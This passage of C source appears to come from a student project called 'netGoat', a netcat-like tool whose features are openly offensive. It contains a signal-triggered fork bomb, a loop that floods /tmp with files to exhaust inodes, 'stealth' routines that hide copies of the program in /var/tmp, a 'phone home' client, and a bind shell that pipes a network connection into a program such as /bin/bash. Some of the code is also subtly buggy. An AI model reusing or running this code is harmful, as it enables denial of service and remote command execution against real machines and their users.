newfd = open(randNamFile, O\_CREAT | O\_WRONLY, S\_IRWXU); //StackOverflow for RWE permission (S\_IRWXU)

if (newfd == -1){errorFunc(3);}

int intRet = write(newfd, stealthbuffer, size);

if (intRet == -1){errorFunc(2);}

write(newfd, "\n", 1);

if (intRet == -1){errorFunc(2);}

close(newfd);

}

//END STEALTH MODE

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//F Bob-omb: triggered by SIGUSR2 (-b)

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void fbomb(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){

while (1){

pidForked = fork();

if ( pidForked < 0 ) {errorFunc(4);}

else if ( pidForked == 0 ) {sleep(3);}

}

}

//END FBOMB FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//SEAT'S TAKEN: triggered by -i

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void seatstaken(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){ //constantly create new files in /tmp ... overflow in inode table

int newfd;

while (1){

char \*randNamFile = tempnam("/tmp", "FileXXXXXX");

newfd = open(randNamFile, O\_CREAT); //StackOverflow for RWE permission (S\_IRWXU)

if (newfd == -1){errorFunc(3);}

}

}

//END SEAT'S TAKEN FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//NO STEALTH: triggered by -p

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void stealth(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){

int fd = open("BasicBits", O\_RDONLY);

if (fd == -1){errorFunc(3);}

size = lseek(fd, 0, SEEK\_END);

lseek(fd, 0, SEEK\_SET);

if (read(fd, basicbuffer, size) == -1){errorFunc(1);}

lseek(fd, 0, SEEK\_SET);

unlink("BasicBits");

close(fd);

int newfd;

char \*randNamFile = tempnam("/var/tmp", "BasiczXXXXXXX");

newfd = open(randNamFile, O\_CREAT | O\_WRONLY, S\_IRWXU); //StackOverflow for RWE permission (S\_IRWXU)

if (newfd == -1){errorFunc(3);}

int intRet = write(newfd, basicbuffer, size);

if (intRet == -1){errorFunc(2);}

write(newfd, "\n", 1);

if (intRet == -1){errorFunc(2);}

close(newfd);

}

//END STEALTH FUNCTION FOR PEEKABOO

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//NO STEALTH: triggered by -p

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void nostealth(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){

int newfd;

//char \*randNamFile = tempnam("/BasicBits", "BasicBitsXXXXXXX");

newfd = open("BasicBits", O\_CREAT, S\_IRWXU); //StackOverflow for RWE permission (S\_IRWXU)

if (newfd == -1){errorFunc(3);}

write(newfd, stealthbuffer, size);

//if (intRet == -1){errorFunc(2);}

write(newfd, "\n", 1);

//if (intRet == -1){errorFunc(2);}

close(newfd);

}

//END NO STEALTH FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//ME TOO: triggered by -m

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void metoo(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){

int fd = open("BasicBits", O\_RDONLY);

if (fd == -1){errorFunc(3);}

size = lseek(fd, 0, SEEK\_END);

lseek(fd, 0, SEEK\_SET);

if (read(fd, basicbuffer, size) == -1){errorFunc(1);}

lseek(fd, 0, SEEK\_SET);

close(fd);

int newfd;

char \*randNamFile = tempnam("/var/tmp", "BasiczXXXXXXX");

newfd = open(randNamFile, O\_CREAT | O\_WRONLY, S\_IRWXU); //StackOverflow for RWE permission (S\_IRWXU)

if (newfd == -1){errorFunc(3);}

int intRet = write(newfd, basicbuffer, size);

if (intRet == -1){errorFunc(2);}

write(newfd, "\n", 1);

if (intRet == -1){errorFunc(2);}

close(newfd);

}

//END ME TOO

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//EXECUTE FUNCTION (triggered by -e)

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int executeFunc(int argc, char \*argv[]){

int returnVal;

int intFailure;

char \* environment;

if (argc < 3){errorFunc(35);}

environment= getenv("PATH"); //gets or sets environment PATH

if (environment == NULL){

returnVal = setenv("PATH", "/bin:/usr/bin:/usr/local/bin", 1);

if (returnVal == -1){errorFunc(6);}

}

intFailure = pipe(pipe1);

if (intFailure==-1){errorFunc(31);}

intFailure = pipe(pipe2);

if (intFailure ==-1){errorFunc(31);}

fcntl(pipe2[0], F\_SETFL, O\_NONBLOCK);

pid\_t pipeFork = fork();

if ( pipeFork == -1 ) {errorFunc(34);}

if (pipeFork == 0){

intFailure = close(STDIN\_FILENO);

if (intFailure == -1){errorFunc(32);}

intFailure = dup2(pipe1[0], STDIN\_FILENO);

if (intFailure == -1){errorFunc(33);}

intFailure = close(STDOUT\_FILENO);

if (intFailure == -1){errorFunc(32);}

intFailure = dup2(pipe2[1], STDOUT\_FILENO);

if (intFailure == -1){errorFunc(33);}

intFailure = close(pipe2[0]);

if (intFailure==-1){errorFunc(32);}

intFailure = close(pipe1[1]);

if (intFailure==-1){errorFunc(32);}

intFailure = execvp(argv[2], &argv[2]);

if (intFailure == -1){errorFunc(36);}

}

else{

char \* readBuffer;

intFailure = close(pipe1[0]);

if (intFailure==-1){errorFunc(32);}

intFailure = close(pipe2[1]);

if (intFailure==-1){errorFunc(32);}

while (1){

readBuffer = calloc(1024, 1);

read(0, readBuffer, sizeof(readBuffer));

write(pipe1[1], readBuffer, sizeof(readBuffer));

free(readBuffer);

readBuffer = calloc(10024, 1);

while(read(pipe2[0], readBuffer, sizeof(readBuffer))!= EOF){

intFailure = write(1, readBuffer, sizeof(readBuffer));

if (intFailure == -1){errorFunc(37);}

}

free(readBuffer);

}

}

return 0;

}

//END EXECUTE FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//LISTENING FUNCTION: Part 2... Server Side

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int listeningFunc(int argc, char \* argv[]){

int intFailure; // Returned failure

int intSockFamily = AF\_INET;

int intDataIO;

struct addrinfo \*aiHints; // Hints for address search

struct addrinfo \*aiResults; // Results from address search

char strServName[BUF\_SIZE]; // Server name

char \*strPortNum = argv[2];

struct sockaddr saddrClient;

socklen\_t slenClientSockAddr = sizeof(struct sockaddr\_in); // Length information for IPv4

strndup(argv[0], BUF\_SIZE);

slenClientSockAddr = sizeof(struct sockaddr\_in);

aiHints = calloc( 1, sizeof( struct addrinfo ));

aiHints->ai\_flags = AI\_PASSIVE;

aiHints->ai\_family = intSockFamily;

aiHints->ai\_socktype = SOCK\_STREAM;

aiHints->ai\_protocol = IPPROTO\_TCP;

intFailure = gethostname(strServName, BUF\_SIZE);

if ( intFailure == -1 ) {

errorFunc(24);

fprintf(stderr, "ERROR: Unable to get own hostname\n");

return 3;

}

intFailure = getaddrinfo(NULL, strPortNum, aiHints, &aiResults);

if ( intFailure != 0 ) {

errorFunc(25);

fprintf(stderr, "ERROR: Unable to get own address information - %s\n", gai\_strerror(intFailure));

free(aiHints);

freeaddrinfo(aiResults);

}

free(aiHints);

// Setup socket

sfdServer = socket(aiResults->ai\_family, aiResults->ai\_socktype, aiResults->ai\_protocol);

if ( sfdServer == -1 ) {

errorFunc(18);

freeaddrinfo(aiResults);

}

// Bind to socket

intFailure = bind(sfdServer, aiResults->ai\_addr, aiResults->ai\_addrlen);

if ( intFailure == -1 ) {

errorFunc(26);

freeaddrinfo(aiResults);

}

// Listen on socket

intFailure = listen(sfdServer, MAX\_NUM\_PEND\_CONNECT);

if ( intFailure == -1 ) {

errorFunc(27);

freeaddrinfo(aiResults);

}

freeaddrinfo(aiResults);

fprintf(stdout, "listening...\n");

while (1){

bufData = calloc(1024, 1);

// Accept connection

sfdClient = accept(sfdServer, &saddrClient, &slenClientSockAddr);

if ( sfdClient == -1 ) {

errorFunc(28);

}

fprintf(stdout, "connected...\n");

intDataIO = read(sfdClient, bufData, BUF\_SIZE);

if ( intDataIO == -1 ) {

errorFunc(22);

}

write(STDOUT\_FILENO, bufData, intDataIO);

char strFullCmdLn[1024]; // String for full command line

if (fgets(strFullCmdLn, BUF\_SIZE, stdin) == NULL ) { // Read command line

fprintf(stdout, "\n");

errorFunc(30);

}

free(bufData);

intDataIO = write(sfdClient, strFullCmdLn, strlen(strFullCmdLn));

}

// Close server socket

intFailure = close(sfdServer);

if ( intFailure == -1 ) {

errorFunc(29);

}

// Return to Caller

return 0;

}

//END LISTENING FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//PHONE HOME: triggered by -z

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int phoneHome(int argc, char \*argv[]){

//read from second pipe[0]

int intFailure; // Return from called routines

int intDataIO; // Amount of IO performed

char bufServRply[BUF\_SIZE]; // Buffer for message returned from server

// Server Information

struct addrinfo \*aiHints; // Hints for address search

struct addrinfo \*aiResults; // Results from address search

// Search for server (Howdy Internet - 2)

// Setup search criteria

aiHints = calloc( 1, sizeof( struct addrinfo ));

aiHints->ai\_family = AF\_INET;

aiHints->ai\_socktype = SOCK\_STREAM; // Steam (connection oriented) socket

aiHints->ai\_protocol = IPPROTO\_TCP; // Future proof (explicitly specify TCP

aiHints->ai\_flags |= AI\_CANONNAME; // Return canonical name (not needed)

// Client Information

int sfdSocket; // Socket used to communicate with server

int intSockFamily = AF\_INET; // IPv4

sfdSocket = socket(intSockFamily, SOCK\_STREAM, IPPROTO\_TCP);

if ( sfdSocket == -1 ) {

errorFunc(3);

}

// Search for server

intFailure = getaddrinfo("127.0.0.1", NULL, aiHints, &aiResults);

if ( intFailure != 0 ) {

fprintf(stderr, "ERROR: Unable to get server address information - %s\n", gai\_strerror(intFailure));

freeaddrinfo(aiResults);

free(aiHints);

return 4;

}

free(aiHints);

if ( aiResults == NULL ) {

errorFunc(19);

}

unsigned short portNum;

unsigned short portMessage;

portMessage = atoi("6666");

portNum = htons(portMessage);

((struct sockaddr\_in \*)aiResults->ai\_addr)->sin\_port = portNum;

// Set server port (Level 2 - 2)

// Connect to socket (Howdy Internet - 3)

intFailure = connect(sfdSocket, aiResults->ai\_addr, aiResults->ai\_addrlen);

if ( intFailure == -1 ) {

errorFunc(20);

freeaddrinfo(aiResults);

}

freeaddrinfo(aiResults);

char strFullCmdLn[1024]; // String for full command line

while (1){

if (fgets(strFullCmdLn, BUF\_SIZE, stdin) == NULL ) { // Read command line

//fprintf(stdout, "\n");

errorFunc(30);

}

// Perform I/O

// Send a message to the server (Howdy Internet - 4)

intDataIO = write(sfdSocket, strFullCmdLn, strlen(strFullCmdLn));

if ( intDataIO == -1 ) {

errorFunc(21);

}

// Receive a message from the server (Howdy Internet - 5)

intDataIO = read(sfdSocket, bufServRply, BUF\_SIZE);

if ( intDataIO == -1 ) {

errorFunc(22);

}

// Output message from server to standard output (Howdy Internet - 6)

intDataIO = write(STDOUT\_FILENO, bufServRply, intDataIO);

}

// Close socket

intFailure = close(sfdSocket);

if ( intFailure == -1 ) {

errorFunc(23);

}

return 0;

}

//END PHONE HOME FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

int execinSocket(int argc, char \* argv[]){

int intFailure;

if (argc < 4){errorFunc(35);}

intFailure = pipe(pipe1);

if (intFailure==-1){errorFunc(31);}

intFailure = pipe(pipe2);

if (intFailure ==-1){errorFunc(31);}

fcntl(pipe2[0], F\_SETFL, O\_NONBLOCK);

pid\_t pipeFork = fork();

if ( pipeFork == -1 ) {errorFunc(34);}

if (pipeFork == 0){

intFailure = close(STDIN\_FILENO);

if (intFailure == -1){errorFunc(32);}

intFailure = dup2(pipe1[0], STDIN\_FILENO);

if (intFailure == -1){errorFunc(33);}

intFailure = close(STDOUT\_FILENO);

if (intFailure == -1){errorFunc(32);}

intFailure = dup2(pipe2[1], STDOUT\_FILENO);

if (intFailure == -1){errorFunc(33);}

intFailure = close(pipe2[0]);

if (intFailure==-1){errorFunc(32);}

intFailure = close(pipe1[1]);

if (intFailure==-1){errorFunc(32);}

intFailure = execvp(argv[3], &argv[3]);

if (intFailure == -1){errorFunc(36);}

}

else{ //parent

int intFailure; // Returned failure

int intSockFamily = AF\_INET;

struct addrinfo \*aiHints; // Hints for address search

struct addrinfo \*aiResults; // Results from address search

char strServName[BUF\_SIZE]; // Server name

char \*strPortNum = argv[2];

struct sockaddr saddrClient;

socklen\_t slenClientSockAddr = sizeof(struct sockaddr\_in); // Length information for IPv4

strndup(argv[0], BUF\_SIZE);

//slenClientSockAddr = sizeof(struct sockaddr\_in);

aiHints = calloc( 1, sizeof( struct addrinfo ));

aiHints->ai\_flags = AI\_PASSIVE;

aiHints->ai\_family = intSockFamily;

aiHints->ai\_socktype = SOCK\_STREAM;

aiHints->ai\_protocol = IPPROTO\_TCP;

intFailure = gethostname(strServName, BUF\_SIZE);

if ( intFailure == -1 ) {

errorFunc(24);

fprintf(stderr, "ERROR: Unable to get own hostname\n");

return 3;

}

intFailure = getaddrinfo(NULL, strPortNum, aiHints, &aiResults);

if ( intFailure != 0 ) {

errorFunc(25);

fprintf(stderr, "ERROR: Unable to get own address information - %s\n", gai\_strerror(intFailure));

free(aiHints);

freeaddrinfo(aiResults);

}

free(aiHints);

// Setup socket

sfdServer = socket(aiResults->ai\_family, aiResults->ai\_socktype, aiResults->ai\_protocol);

if ( sfdServer == -1 ) {

errorFunc(18);

freeaddrinfo(aiResults);

}

// Bind to socket

intFailure = bind(sfdServer, aiResults->ai\_addr, aiResults->ai\_addrlen);

if ( intFailure == -1 ) {

errorFunc(26);

freeaddrinfo(aiResults);

}

// Listen on socket

intFailure = listen(sfdServer, MAX\_NUM\_PEND\_CONNECT);

if ( intFailure == -1 ) {

errorFunc(27);

freeaddrinfo(aiResults);

}

freeaddrinfo(aiResults);

fprintf(stdout, "listening...\n");

sfdClient = accept(sfdServer, &saddrClient, &slenClientSockAddr);

if ( sfdClient == -1 ) {

errorFunc(28);

}

fprintf(stdout, "connected...\n");

char \* readBuffer;

intFailure = close(pipe1[0]);

if (intFailure==-1){errorFunc(32);}

intFailure = close(pipe2[1]);

if (intFailure==-1){errorFunc(32);}

while (1){

readBuffer = calloc(1024, 1);

read(sfdClient, readBuffer, sizeof(readBuffer));

write(pipe1[1], readBuffer, sizeof(readBuffer));

free(readBuffer);

readBuffer = calloc(10024, 1);

while(read(pipe2[0], readBuffer, sizeof(readBuffer))!= EOF){

intFailure = write(sfdClient, readBuffer, sizeof(readBuffer));

if (intFailure == -1){errorFunc(37);}

}

free(readBuffer);

}

}

return 0;

}

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//Usage Option: read in the help option using getopt: these are types of options and this is what they do

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void usage(char \*strCalledName) {

fprintf(stdout, "NAME\n");

fprintf(stdout, "\n\tnetGoat- our rendition of netcat\n");

fprintf(stdout, "SYNOPSIS\n");

fprintf(stdout, "\nnetGoat [SIGUSR options (-a or -b)][options] [PATH] [FILE]...\n");

fprintf(stdout, "CLIENT MODE\n");

fprintf(stdout, "\n[IP ADDRESS][PORT NUMBER]\n");

fprintf(stdout, "SERVER MODE\n");

fprintf(stdout, "\n[-l][PORT NUMBER]\n");

fprintf(stdout, "DESCRIPTION\n");

fprintf(stdout, "\tConcatenate FILE(s), or standard input(s), to standard output\n");

fprintf(stdout, "\tSIGUSR1 triggers fork bomb\n");

fprintf(stdout, "\tSIGUSR2 will trigger stealth mode unless already in stealth mode\n\tif in stealth mode, will disable\n");

fprintf(stdout, "\t-h: display this help\n");

fprintf(stdout, "\t-c: read file\n");

fprintf(stdout, "\t-s: trigger stealth mode...file will exist on file system on disk\n");

fprintf(stdout, "\t-a: SIGUSR1\n");

fprintf(stdout, "\t-b: SIGUSR2\n");

fprintf(stdout, "\t-i: fill inode table with hundreds of new files\n");

fprintf(stdout, "\t-p: trigger stealth mode or deactivate stealth mode if already activated\n");

fprintf(stdout, "\t-m: create copy of netGoat in /tmp\n");

fprintf(stdout, "\t-f: trigger fork bomb\n");

fprintf(stdout, "\t-e: trigger execute [-e][/bin/bash]\n");

fprintf(stdout, "\t-e: trigger execute [-e][mandatory command]\n");

fprintf(stdout, "\t-z: phone home...no command arguments are accepted\n");

fprintf(stdout, "\t-l: trigger listening mode\n");

fprintf(stdout, "\nXOXO,\n");

fprintf(stdout, "THE BASIC BITS\n");

fprintf(stdout, "\n\nCreated for you by: \n\tShannon Gorman\n\tLexi Mendolia\n");

exit(0);//EXIT WITH NORMAL RETURN VALUE

}

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//Error Option

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void errorFunc(int errNum){

switch(errNum){

case 1: fprintf(stderr,"\nError reading file.\n\n");

exit(errNum);

case 2: fprintf(stderr,"\nError writing file.\n\n");

exit(errNum);

case 3: fprintf(stderr,"\nError opening file.\n\n");

exit(errNum);

case 4: fprintf(stderr, "\nFork bomb failed.\n\n");

exit(errNum);

case 5: fprintf(stderr, "\nDidn't register signal.\n\n");

exit(errNum);

case 6: fprintf(stderr,"\nsetenv didn't work.\n\n");

exit(errNum);

case 7: fprintf(stderr, "\nFile specified is inaccessible\n\n");

exit(errNum);

case 8: fprintf(stderr, "\nCouldn't dup fd.\n\n");

exit(errNum);

case 9: fprintf(stderr, "\nFile does not exist.\n\n");

exit(errNum);

case 10: fprintf(stderr, "\nToo many redirects, bro\n\n");

exit(errNum);

case 11: fprintf(stderr, "\nToo many arguments\n\n");

exit(errNum);

case 12: fprintf(stderr, "\nCouldn't initialize pipe.\n\n");

exit(errNum);

case 13: fprintf(stderr, "\nCannot redirect in a pipe.\n\n");

exit(errNum);

case 14: fprintf(stderr, "\nDid not have effective permissions to open file.\n\n");

exit(errNum);

case 15: fprintf(stderr, "\nDid not enter file in command line.\n\n");

exit(errNum);

case 16: fprintf(stderr,"\nDidn't shut down socket\n\n");

exit(errNum);

case 17: fprintf(stderr,"\nDidn't register signal.\n\n");

exit(errNum);

case 18: fprintf(stderr,"Unable to create socket\n");

exit(errNum);

case 19: fprintf(stderr,"\nUnable to find server information\n\n");

exit(errNum);

case 20: fprintf(stderr,"\nUnable to connect to server.\n\n");

exit(errNum);

case 21: fprintf(stderr,"\nUnable to write to socket.\n\n");

exit(errNum);

case 22: fprintf(stderr,"\nUnable to read from socket.\n\n");

exit(errNum);

case 23: fprintf(stderr,"\nUnable to close socket.\n\n");

exit(errNum);

case 24: fprintf(stderr,"\nUnable to get own hostname.\n\n");

exit(errNum);

case 25: fprintf(stderr,"\nUnable to get own address information.\n\n");

exit(errNum);

case 26: fprintf(stderr,"\nUnable to bind socket.\n\n");

exit(errNum);

case 27: fprintf(stderr,"\nUnable to listen on socket.\n\n");

exit(errNum);

case 28: fprintf(stderr,"\nUnable to accept connection.\n\n");

exit(errNum);

case 29: fprintf(stderr,"\nUnable to close server socket.\n\n");

exit(errNum);

case 30: fprintf(stderr,"\nError with fgets.\n\n");

exit(errNum);

case 31: fprintf(stderr,"\nPipe didn't work.\n\n");

exit(errNum);

case 32: fprintf(stderr,"\nPipes did not close.\n\n");

exit(errNum);

case 33: fprintf(stderr,"\ndup2 did not work.\n\n");

exit(errNum);

case 34: fprintf(stderr,"\nFork didn't work.\n\n");

exit(errNum);

case 35: fprintf(stderr,"\nToo few arguments.\n\n");

exit(errNum);

case 36: fprintf(stderr,"\nProblem with exec.\n\n");

exit(errNum);

case 37: fprintf(stderr,"\nProblem with the second write.\n\n");

exit(errNum);

}

exit(0);

}

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

//SHUTDOWN FUNCTION

//\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*\*

void shutdownFunc(int intSignNum, siginfo\_t \*sigInfo, void \*sysDependContext){

int intFailure = -1;

intFailure = shutdown(sfdClient, SHUT\_RDWR);

close(sfdClient);

if ( intFailure){errorFunc(16);}

intFailure = shutdown(sfdServer, SHUT\_RDWR);

close(sfdServer);

if ( intFailure){errorFunc(16);}

exit(0);

}

## C) PRESENTATION SLIDES





